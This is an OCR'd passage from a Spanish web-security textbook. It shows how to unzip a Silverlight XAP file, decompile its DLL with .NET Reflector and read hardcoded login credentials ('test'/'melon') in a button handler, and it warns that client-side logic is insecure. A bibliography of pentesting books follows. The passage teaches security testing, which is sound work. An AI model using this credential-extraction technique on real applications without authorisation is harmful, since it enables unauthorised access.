
El fichero XAP contiene una serie de ficheros necesarios para la ejecución del programa. Estos ficheros son compilados de .NET y pueden ser analizados mediante programas como .NET Reflector. Los ficheros contenidos en este fichero pueden ser extraídos mediante el uso de cualquier programa descompresor, pues realmente es un fichero ZIP.

Figura 54.– Fichero xap descomprimido



Una vez descomprimido se nos muestran una serie de archivos. Estos archivos contienen información referente a la interfaz usada por la aplicación, pero realmente los datos importantes se encuentran en el fichero Test001.dll (en el ejemplo actual). Este fichero puede ser descompilado mediante el programa indicado anteriormente y acceder al código fuente interno. En este caso se observan dos clases principales: `App` y `MainPage`.

Figura 55. Detalle del programa descompilado



En la imagen anterior observamos cómo en la clase `MainPage` existe un método `btnOK_Click`. Este método es el llamado cuando pulsamos sobre el botón de Entrar de la aplicación. En el código asociado vemos cómo se comprueba el nombre de usuario con la cadena `"test"` y la clave con la cadena `"melon"`.

Tanto *Silverlight* como los *applets* Java o las aplicaciones Flash son una mera forma de poner un contenido de una manera más vistosa para el usuario. Sin embargo, a veces los desarrolladores web lo usan como un lenguaje de programación web completamente válido, algo que se ha demostrado muy inseguro.

Bibliografía

Andreu, A. (2006). *Professional Pen Testing for Web Applications*. Ed. Wrox.

Clarke, J. (2009). *SQL Injection Attacks and defense*. E. Syngress.

Grossman, J. et al. (2007). *Xss Attacks: Cross Site Scripting Exploits And Defense*. Ed. Syngress.

Scambray, J.; Shema, M. and Sima, C. (2006). *Hacking Expose Web Applications*. Ed. McGraw-Hill/Osborne Media.

Stuttard, D. (2007). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Ed. Wiley.